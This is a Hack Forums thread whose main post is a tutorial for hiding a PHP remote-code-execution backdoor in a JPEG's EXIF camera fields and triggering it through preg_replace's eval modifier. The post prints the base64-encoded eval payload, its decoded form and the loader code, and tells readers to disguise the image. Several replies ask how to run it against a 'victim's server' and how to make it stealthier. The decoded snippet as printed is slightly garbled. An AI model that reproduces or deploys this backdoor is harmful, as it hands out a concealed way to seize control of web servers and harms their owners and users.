

# Forum:[Hack Forums](#)

Thread: [\[Tutorial\] EXIF Data Image Backdoor \[PICS!\]](#)

-DownFall - April 29, 2014, 3:18 am

Hello HackForums. I've been gone for a while now, and wanted to contribute something spicy to you guys that I recently learned about.

Editing EXIF data can be used for several exploitation methods, such as shelling websites (getimagesize bypass via comment headers), and what we're going over today. Remote Code Execution code on a server using a local or remote image, using 2 PHP functions.

For this tutorial, you need shell access, a writeable directory, PHP 4.20 ---> PHP 5, and PREG\_REPLACE enabled in your PHP configuration.

## EXIF\_READ\_DATA()

The first function is called `exif_read_data()`.

## [EXIF\\_READ\\_DATA\(\)](#)

PHP Code

```
<?php
array exif_read_data ( string $filename [, string $sections = NULL [, bool $arrays = false [,
bool $thumbnail = false ]]] )
```

Quote:`exif_read_data()` reads the EXIF headers from a JPEG or TIFF image file. This way you can read meta data generated by digital cameras.

## PREG\_REPLACE()

The second function is called `preg_replace()`.

## [PREG\\_REPLACE\(\)](#)

PHP Code

```
<?php
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &
$count ]])
```

Quote:Searches subject for matches to pattern and replaces them with replacement.

Now, EXIF headers can be modified using several programs (ColorPilot, EXIFPilot, EXIFEditor, GIMP, etc).

2 of the headers we're going to be using in this tutorial are 'Make' (Camera Maker), and 'Model' (Camera Model).


The reason these 2 are being used is - these fields being modified has no effect on the as far as display goes (the image will render normally with no errors on the page).

Now it is possible to store shellcode (malicious code) into these EXIF headers, using either a

remote or local image uploaded on the web, and have the code executed on the local server using the PHP function `exif_read_data()`.

## Part 1: Creating Image

Open up paint, and create an image (something non suspicious, you don't want your backdoor hella obvious). You can use an image already hosted on the target site.


Spoiler ([Click to View](#))

Now save it as whatever.JPG (IMPORTANT NOT EVERY IMAGE FORMAT CONTAINS EXIF DATA!!)

I'm saving mine as RCE.jpg for this example. (Remote Code Execution)

## Part 2: Backdooring EXIF Data

Once you're done, now you're gonna place your malicious code into the EXIF headers. Right click your image, go to properties, click details, and scroll down to where it says Camera.

Spoiler ([Click to View](#))

Now where it says "Camera Model" - paste this snippet in there, so it looks like the above image.

PHP Code

```
<?php
eval(base64_decode(
'aWYgKGZlc2V0KCRfUE9TVFsiUkNFIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJSQ
0UiXSkrO30='));
```

Your shellcode is encoded in base64. Decoded, it looks like this.

PHP Code

```
<?php
eval(base64_decode('if (isset($_POST["RCE"])) {eval(stripslashes($_POST["RCE"]));}));
```

This will code will EVALuate your base64-encoded string and check for POST data ("RCE"), being sent to the page later on.

Your payloads will go here.

Quote:The `eval()` function evaluates a string as PHP code.

## [EVAL\(\)](#)

Now where it says "Camera Maker" - paste this snippet in there so it looks like the above image.

Code `/*e`


`/*e` uses the PCRE regex modifier, which will EVALuate the data from your Camera Model using `PREG_REPLACE()` (later), executing the base64-encoded string which will check for POST data.

When your done, click apply and click ok.

## Part 3: Checking The EXIF data

Right click your image, and go to Open With ~~> Notepad.

As you scroll over, you'll see random characters, and your EXIF headers in there somewhere too.

Spoiler [\(Click to View\)](#)

Now go to your local server, upload your image and create a new file (whatever.php). I'm gonna make a new directory called includes, and make a new index file in there.


Code `http://www.site.com/includes/index.php`

Place this code in your new file. This is where `exif_read_data()` comes into play. We're gonna dump the EXIF data, once again to check if it's in our headers.


PHP Code

```
<?php
$exif = exif_read_data('FULL/SITE/PATH/IMAGES/RCE.JPG');
var_dump($exif);
?>
```

Replace FULL/SITE/PATH with your site path of course if your using a local image file, or if you're using a remote image - change it to the URL of your malicious image.

Spoiler [\(Click to View\)](#)

Now save your new file, and open it up. You should get something like this.

Spoiler [\(Click to View\)](#)

Part 4: Remote Code Execution!!

Now, you're all set. Go back to your created file, and edit it.

Place your PREG\_REPLACE code into your file, under `read_exif_data()`.


PHP Code

```
<?php
preg_replace($exif['Make'],$exif['Model'],");
```


Your file should look like this.

PHP Code

```
<?php
$exif = exif_read_data('FULL/SITE/PATH/IMAGES/RCE.jpg');
preg_replace($exif['Make'],$exif['Model'],");
?>
```

Spoiler [\(Click to View\)](#)

Now save your file. Remember, your encoded string checks for a POST parameter called RCE. So enable POST data, and enter your commands under RCE.

Spoiler [\(Click to View\)](#)

Now you can put your backdoor code in any index file and use execute commands when you enable POST data.

Enjoy! ?

RBH - April 29, 2014, 3:37 am

This is a mighty fine tutorial, i wasn't aware that exif data could be used in such a way.

Thanks for writing this.

**Sky** - April 29, 2014, 3:55 am

Definitely booking marking this thread. It fills my heart with joy to see something like this posted in this section, especially through all the shit we've seen lately.

Great work -DownFall.

~Arcane ?

**noalias420** - April 29, 2014, 4:30 am

Oh, I haven't seen you make a thread in a while.  
It's good to have you back.

**Long Morrison** - April 29, 2014, 4:40 am

Posting here so i'll find it later!  
I have seen few like this, but they are pretty simple and badly documented.

thanks!

**Hacker000** - April 29, 2014, 5:24 am

What an amazing tutorial.. Keep it up man.

**cheatson** - April 29, 2014, 5:27 am

Nice mate, like to see some new stuff around here

**BeggFoMercy** - April 29, 2014, 6:55 am

Smart ass , Welcome back bish , Keep it up!

**HIGH PAID FELLA** - April 29, 2014, 7:00 am

Great contribution, thanks for posting. Hope to see you more active.

**crossera** - April 29, 2014, 7:10 am

Awesome tutorial .. Keep that shit up !! :D

**tux1** - April 29, 2014, 7:12 am

This is an interesting tutorial, thanks for sharing.

**WACKO** - April 29, 2014, 8:41 am

-Downfall! I haven't seen you here in a long time... Your tutorials have helped me a lot over the years. It's good to have you back.  
Amazing tutorial by the way. Bookmarked.

**dotcppfile** - April 29, 2014, 11:10 am

This is impressing, thanks for sharing it with the community.

**-DownFall** - April 29, 2014, 12:07 pm

Thank you all for the support, feels good to be back :3

**JoinSeventh** - April 29, 2014, 12:08 pm

Nice tutorial -DownFall, glad to see you're back.

**The\_Defiant\_One** - April 29, 2014, 8:01 pm

This is a really nice technique. Thanks for sharing!

**Th3PonyWizard** - April 29, 2014, 9:38 pm

I didn't know `exif_read_data` actually executes the string it gets. Dat's dumb. Any thoughts on XXE? I'll probably write up a tutorial bout it soon ^^

(Apr 29, 2014 12:07 PM)-DownFall Wrote: [\[CITE\]](#) Thank you all for the support, feels good to be back :3r u back

no wai

git on skype pl0x c;

**-DownFall** - April 29, 2014, 10:46 pm

(Apr 29, 2014 09:38 PM)Th3PonyWizard Wrote: [\[CITE\]](#) I didn't know `exif_read_data` actually executes the string it gets. Dat's dumb. Any thoughts on XXE? I'll probably write up a tutorial bout it soon ^^

r u back

no wai

git on skype pl0x c;

It doesn't execute the string. It just reads the EXIF data. In this case using the PCRE regex modifier `PREG_REPLACE_EVAL()` hidden in the MAKE header, it evaluates the EXIF data (Model), executing the code hidden in the MAKE header.

PHP Code

```
<?php  
eval(base64_decode('etc'));
```

Long story short, all `exif_read_data()` did, was give the string to execute. Not schooling you - it's just important to know and understand the difference for someone reading this tutorial who doesn't. Neat trick really :3 As for XXE, go for it - the more the merrier.

I guess I can say I'm somewhat back, I have a bunch of shit I wouldn't need on my new laptop if I wasn't, just don't have the same time I use to. And sorry, I lost so much info back when I was active, I don't remember SHIT. Part of all that was my passwords /:

You can hit me on MSN though - downfallhf@hotmail.com

?

Thanks for all the support, trying to get this section up and running again.

**RRRoooRRR** - April 29, 2014, 11:04 pm

Awesome thread man, I enjoyed reading all of this. Very sweet way to use POST, thanks for sharing this :)

Will print and add to my collection :)

-Chosen-

**Th3PonyWizard** - April 29, 2014, 11:57 pm

(Apr 29, 2014 10:46 PM)-DownFall Wrote: [\[CITE\]](#) It doesn't execute the string. It just reads the EXIF data. In this case using the PCRE regex modifier `PREG_REPLACE_EVAL()` hidden in the MAKE header, it evaluates the EXIF data (Model), executing the code hidden in the MAKE header.

PHP Code

```
<?php  
eval(base64_decode('etc'));
```

Long story short, all `exif_read_data()` did, was give the string to execute. Not schooling you - it's just important to know and understand the difference for someone reading this tutorial who doesn't. Neat trick really :3 As for XXE, go for it - the more the merrier.

I guess I can say I'm somewhat back, I have a bunch of shit I wouldn't need on my new laptop if I wasn't, just don't have the same time I use to. And sorry, I lost so much info back when I was active, I don't remember SHIT. Part of all that was my passwords /:

You can hit me on MSN though - [downfallhf@hotmail.com](mailto:downfallhf@hotmail.com)  
?

Thanks for all the support, trying to get this section up and running again. I missed that part -  
Quote: `./.*e` uses the PCRE regex modifier, which will EVALuate the data from your Camera Model using `PREG_REPLACE()` (later), executing the base64-encoded string which will check for POST data.

And would you recommend proper ways of making this process more stealthy? I don't think this is entitled to be POST only

**-DownFall** - April 30, 2014, 12:07 am

(Apr 29, 2014 11:57 PM)Th3PonyWizard Wrote: [\[CITE\]](#) I missed that part -

And would you recommend proper ways of making this process more stealthy? I don't think this is entitled to be POST only

That should all come from experience, try and fail, and your own knowledge :3

PS - Add my skype

-DownFall xD

[downfallhf@hotmail.com](mailto:downfallhf@hotmail.com)

**wilker** - April 30, 2014, 2:57 am

sounds good i will give it a go i am always interested in this kind of stuff

**SohnGottes** - April 30, 2014, 3:56 am

wow this is genius, another great tutorial, thank you very much ?

**SIM-1538688** - April 30, 2014, 4:06 am

This is really cool, I'm still a bit confused over some parts but I'll get it once I read it through a few more times.

Thanks for the great tutorial!

**Prominent** - April 30, 2014, 4:59 am

Can't stop with the spicy things. It's good to have you back :3

**-DownFall** - April 30, 2014, 1:07 pm

(Apr 30, 2014 03:56 AM)SohnGottes Wrote: [\[CITE\]](#) wow this is genius, another great tutorial, thank you very much ?

Thanks man! ?

(Apr 30, 2014 04:06 AM)panton123 Wrote: [\[CITE\]](#) This is really cool, I'm still a bit confused over

some parts but I'll get it once I read it through a few more times.

Thanks for the great tutorial!

If you need any help, or don't understand something - feel free to ask and I'll get back to you asap.

Glad you liked it - thanks for the support :3

**devilhunter\_dante** - May 15, 2014, 11:50 am

This was Worth the time , Really Enjoyed Reading it ?

Thank You For Sharing ?

PS : How Can i Get That Awesome taskbar of yours ? ?

Loving it ! your Desktop looks Clean ? and So Organised ?

**dotcppfile** - May 15, 2014, 12:00 pm

(May 15, 2014 11:50 AM)devilhunter\_dante Wrote: [\[CITE\]](#) This was Worth the time , Really Enjoyed Reading it ?

Thank You For Sharing ?

PS : How Can i Get That Awesome taskbar of yours ? ?

Loving it ! your Desktop looks Clean ? and So Organised ?

The TaskBar is an Addon for Firefox called: HackBar

Link: <https://addons.mozilla.org/en-US/firefox/addon/hackbar/>

**devilhunter\_dante** - May 15, 2014, 12:24 pm

(May 15, 2014 12:00 PM)dotcppfile Wrote: [\[CITE\]](#) The TaskBar is an Addon for Firefox called: HackBar

Link: <https://addons.mozilla.org/en-US/firefox/addon/hackbar/>

i wasn't talking about that taskbar ? haha

i know hackbar and i have it ?

**-DownFall** - May 15, 2014, 4:28 pm

Open FireFox, press Ctrl+Shift+A, and search "FT DeepDark". It's the first one.

Or [FT DeepDark](#)

**Microrobot** - May 15, 2014, 5:03 pm

HQ Tutorial, really enjoyed it! Nice Job!

**devilhunter\_dante** - May 16, 2014, 3:34 am

Not That ?

i was talking about this taskbar ??? below

**vac33** - May 16, 2014, 9:17 am

Thanks! Good to see some HQ content

**-DownFall** - May 16, 2014, 2:43 pm

(May 16, 2014 03:34 AM)devilhunter\_dante Wrote: [\[CITE\]](#) Not That ?

i was talking about this taskbar ??? below

Oh shit...It's a windows theme I got somewhere on deviant-art. I think it might be called AeroTheme, I'm not sure. I reinstalled windows so I don't even have it anymore.

@Everyone else, thanks for all the feedback, hope it helps new users learn a new little somethin somethin :3

**w3areanonymous** - May 17, 2014, 6:50 am

Great tutorial , thanks for sharing this . Hope to see more :)

**b001ean** - May 18, 2014, 2:48 am

Oh MY God... You are a Genius Man!!!

**Chaorii** - May 19, 2014, 2:03 pm

Omg, my teacher!! I have learnt a lot from you in the past.

Haven't see you been active for a while,

Are you planned to come back?!!!

The tutorial is HQ as usual!!

BeatHimUp

**Hey Look Behind You** - December 5, 2014, 9:00 pm

Great tutorial and it works on my local computer. I have some few questions, I found a website that has an image uploader and now I just uploaded an image with the exif thing. Where should I put the php code? on my local computer or on the website where my image was uploaded?

I tried to put my php code on my local computer and when I tried to execute command uname -a it echos my local computer uname :(. Why is that it didn't echo the remoted website?

**RK82** - December 6, 2014, 5:11 am

THis is exactly what I need. Thank you so much!

**Root\_x7** - April 16, 2015, 5:40 am

Awesome Tutorial ! Keep it up :D !!

**h?ck?r** - April 16, 2015, 6:26 pm

(Dec 5, 2014 10:00 PM)Hey Look Behind You Wrote: [\[CITE\]](#) Great tutorial and it works on my local computer. I have some few questions, I found a website that has an image uploader and now I just uploaded an image with the exif thing. Where should I put the php code? on my local computer or on the website where my image was uploaded?

I tried to put my php code on my local computer and when I tried to execute command uname -a it echos my local computer uname :(. Why is that it didn't echo the remoted website?

It doesn't work because the image CONTAINS the "code" (which doesn't execute as an image), and the SHELL is getting the code from the image, therefore executing locally.

**crashed01** - April 20, 2015, 8:43 am

thanks for share, i will try it soon.

**MNZK0406** - May 23, 2015, 10:07 am

this is a fucking nice tutorial man! keep it up man! all your work might get appreciate by lot of peoples ! thanks for your sharing ! Like !

**tra\_extra** - November 4, 2015, 9:47 am

Hi moderators,

I think this way is deprecated now.

First of all somebody please tell me why should we keep this regex in header's [Make].

/\*e

After that preg\_replace is deprecated.

Here is the reference :

<http://php.net/manual/en/function.preg-replace.php>

How can we use preg\_replace\_callback instead of preg\_replace or what is the replacement?

After finding these answers just show us a simple example for getting phpinfo() from victim's server!

Here is my scenario :

I want to upload a jpg image to victim's server (php based) and run (execute = evaluate) it's inside code from my local machine.

Just let us to know how can we have simple phpinfo() from victim's server!

Thanks in advance

**cyberl33t** - June 22, 2016, 3:21 am

Awesome tutorial man! :)

Keep it up! (y)

**ANON.PH03N1X** - June 22, 2016, 3:36 am

A Video Tutorial on this will be much more appreciated

**joe9s** - July 4, 2016, 7:40 am

Thank you for this excellent tutorial